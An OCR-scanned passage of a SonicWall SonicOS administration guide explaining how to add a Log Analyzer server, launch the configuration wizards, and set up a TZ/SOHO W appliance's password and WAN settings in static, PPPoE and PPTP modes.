
The **Log** > **Log Analyzer** page enables you to add the IP address and port number of your Analyzer server.



To add an analyzer server connection to your firewall:

1 Go to the **Log** > **Log Analyzer** page.

2 Click the **Add** button. The **Add Syslog Server** dialog appears.



3 From the **Name or IP Address** drop-down menu, select the item that you want, or select **Create New Address Object**.

4 In the **Port** field, enter the port number for the analyzer.

5 (Optional) To connect to your analyzer through a VPN tunnel, under **Bind to VPN Tunnel and Create Network Monitor Policy in NDPP Mode**:

   1) In the **Local Interface** drop-down menu, choose **Select an interface**.

   2) In the **Outbound Interface** drop-down menu, choose **Select a tunnel interface**.

6 Click **OK**.

NOTE: For information about configuring and managing your Analyzer, refer to the *Analyzer User's Guide*.

Part 25

Wizards

170

Using SonicWall Configuration Guides (Wizards)

About the Guides

NOTE: The terms guide and wizard are interchangeable.

SonicOS provides easy-to-use configuration guides (wizards) to assist you with initial policy creation. Launch the SonicWall Configuration Guide by clicking **Wizards** on the top-right corner of the SonicOS management interface.

Topics:

Configuring a Static IP Address with NAT Enabled

Using NAT to set up your SonicWall eliminates the need for public IP addresses for all computers on your LAN. It is a way to conserve IP addresses available from the pool of IPv4 addresses for the Internet. NAT also allows you to conceal the addressing scheme of your network. If you do not have enough individual IP addresses for all computers on your network, you can use NAT for your network configuration.

Essentially, NAT translates the IP addresses in one network into those for a different network. As a form of packet filtering for firewalls, it protects a network from outside intrusion from hackers by replacing the internal (LAN) IP address on packets passing through a SonicWall with a “fake” one from a fixed pool of addresses. The actual IP addresses of computers on the LAN are hidden from outside view.

This section describes configuring the SonicWall network security appliance in the NAT mode. If you are assigned a single IP address by your ISP, follow the instructions below.


TIP: Be sure to have your network information including your WAN IP address, subnet mask, and DNS settings ready. This information is obtained from your ISP.

Launching the Guides

SonicOS provides easy to use configuration guides to assist with initial policy creation. The first time you log into your SonicWall appliance, the **Setup Guide** is launched automatically. To launch the SonicWall Configuration

Guides any other time, click **Wizards** on the top-right banner of the SonicOS management interface. The **Welcome** page displays.

NOTE: The PortShield Guide appears only for TZ series appliances. Other guides require a valid license to display, such as the App Rule Guide, which requires a valid App Control license to display.



From this page, you select one of these Guides:

- Using the Setup Guide (Wizard) on page 1870
- Using the PortShield Interface Guide on page 1909
- Using the Public Server Guide (Wizard) on page 1976
- Using the VPN Guide (Wizard) on page 1982
- Using the App Rule Guide (Wizard) on page 1993
- Using the WXA Setup Guides (Wizards) on page 2004 (this guide is available only for systems with WXA series appliances)

Using the Setup Guide (Wizard)

Wizards > Setup Guide

The first time you log into your SonicWall appliance, an initial **Setup Wizard** is launched automatically. To launch the **Setup Wizard** at any time from the management interface, click **Wizards** in the top right corner, and select **Setup Wizard**.

TIP: You can also configure all your WAN and network settings on the **Network > Settings** page of the SonicWall Management Interface

IMPORTANT: The Setup Wizards for the TZ series appliances are different from the Setup Wizards for other series appliances.

Topics:

TZ Series and SOHO W Appliances Only Guides


Topics:

Using the Initial TZ/SOHO W Startup Guide

NOTE: This Initial **Startup Guide** (wizard) appears only when you first activate your TZ series appliance. After you have initially set up your appliance through the **Startup Guide**, the regular **Setup Wizard** (Guide) appears when you click **Wizards** in the upper right corner of the SonicOS management interface.

You can move backwards and forwards through the dialogs by clicking the **Back** Back and **Next** Next keys respectively. As you complete steps and progress through the **Setup Guide**, the color of the completed dialog title changes color and a checkmark appears.

You can exit the guide at any time by clicking the **Exit Guide** Exit Guide button. If you exit before completing the configuration, a dialog displays requesting confirmation of exiting without saving any settings:




Click **OK** to exit the wizard, **No** to continue the configuration.


To perform an initial set up of your appliance:

1 Log in to your appliance, which comes with factory default settings. An introductory dialog asks how you will configure the appliance.

2 Click the link in **To launch the SonicWall Setup Wizard, click here**. The **Welcome** page displays.



3 Click **Next**. The **Credentials** page displays.



IMPORTANT: Each appliance comes with a default username of **admin** and a default password of **password**. You cannot change the default username, but it is highly recommended that you change the password.

If the **Old Password** field is not dimmed, you need to enter **password** in it.


4 Enter your password in the **New Password** field and again in the **Confirm Password** field. The password can be up to 32 characters.

TIP: Enter a strong password that is difficult to guess. A strong password should have at least one uppercase letter, one lowercase letter, one number, and one special character. For example, `MyP@ssw0rd`.


5 Click **Next**. A **Running DHCP detection** message displays.

When the IP configuration of the DHCP server is detected, the **Setup Guide** populates the **IP Configuration** page with the IP information and displays the page.

NOTE: If you have not connected your appliance to a WAN interface, the following message displays.



Click **OK**. The **IP Configuration – Manual Configuration** dialog displays so you can configure the interface manually; see Configuring the WAN Interface Manually on page 1875.




TIP: Record the IP configuration for future use.

Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address that is used by another device on your network.

NOTE: If you want to customize the WAN settings, click the **Manual Config** button. The **IP Configuration – Manual Configuration** dialog displays. For the manual configuration procedure, see Configuring the WAN Interface Manually on page 1875.

6 Click **Next**. The **IP Configuration** page displays.




You now have internet access and basic settings for your appliance.

7 Click **Done**. A message displays saying you are being connected to a secure login page before the login page displays.

You can continue configuring your appliance by clicking **Wizards** in the upper right corner of the SonicOS management interface. A good place to start is the **Setup Guide**, which is different from the **Initial Setup Guide**.

Configuring the WAN Interface Manually

If you have not set up a WAN interface or want to customize the settings and clicked **Manual Config**, the **IP Configuration – Manual Configuration** page displays.



To manually configure the WAN interface:

1 Optionally, click the **Retry** button.

2 From the drop-down menu, select the WAN network mode:

NOTE: The options change, depending on the mode you choose.

- **Static** (default) – Use a Static IP address or a range of IP addresses for router-based connections. An IP address is a number that identifies each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`.

  Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address that is used by another device on your network.

  Go to Static WAN Mode on page 1876.


- **PPPoE** – Use PPPoE for ISP client authentication software with DSL connections. Point-to-Point Protocol over Ethernet (PPPoE) is a widely-deployed solution to manage DSL and cable broadband services. PPPoE requires user name and password authentication to connect to the Internet.

  Go to PPPoE WAN Mode on page 1877.

- **PPTP** – Use PPTP for encrypted VPN connections. Point-to-Point Tunneling Protocol (PPTP) is used to tunnel Point to Point Protocol (PPP) through an IP network. PPTP requires Server IP address, user name and password authentication to connect to the Internet.

  Go to PPTP WAN Mode on page 1878.

Static WAN Mode



1 Enter the WAN IP address in the **WAN IP Address** field.

2 Enter the WAN subnet mask in the **WAN Subnet Mask** field.


3 Enter the router address in the **Gateway (Router) Address** field.

4 Enter the DNS server address in the **DNS Server Address** field.

5 Optionally, enter a second DNS server address in the **DNS Server Address #2 (optional)** field.

6 Go to Step 6 of the Using the TZ Series/SOHO W Setup Guide.

PPPoE WAN Mode



1 Select how the IP address is obtained:

- **Obtain an IP Address Automatically**
- **Use the following IP Address**
  - If you select this option, the field becomes active; enter the IP Address to be used.

2 Enter the PPPoE user name in the **PPPoE User Name** field.


3 Enter the PPPoE password in the **PPPoE Password** field.

4 Optionally, if the user is to be disconnected after a certain period of activity, select the **Inactivity Disconnect (minutes)** checkbox; the field becomes active.

- Enter the number of minutes a user's session is inactive before being disconnected in the field.

5 Go to Step 6 of the Using the TZ Series/SOHO W Setup Guide.

PPTP WAN Mode



1 Enter the PPTP server IP address in the **PPTP Server IP Address** field.

2 Enter the PPTP user name in the **PPTP User Name** field.

3 Enter the PPTP password in the **PPTP Password** field.

1 Select how the IP address is obtained:

- **Obtain an IP Address Automatically** – the following fields become dimmed.
- **Use the following IP Address**

2 Enter the WAN IP address in the **WAN IP Address** field.

3 Enter the WAN subnet mask in the **WAN Subnet Mask** field.

4 Enter the router address in the **Gateway (Router) Address** field.

5 Go to Step 6 of the Using the TZ Series/SOHO W Setup Guide.

Using the TZ Series/SOHO W Setup Guide

NOTE: The TZ Series and SOHO W **Setup Guide** is not the same as the Initial TZ and SOHO W **Setup Guide**.

The TZ Series and SOHO W **Setup Guide** helps you configure the following settings:


- Administrator password and time zone
- Type of modular device
- WAN networking mode and WAN network configuration
- LAN network configuration
- Wireless LAN network configuration (wireless devices)
- LAN DHCP settings

To configure settings with the Setup Guide:

1 Click **Wizard** on the top-right corner of the SonicOS management interface.

The **Welcome** page displays.

NOTE: Only wireless appliances (TZ W Series and SOHO W) have the **Wireless** guide.

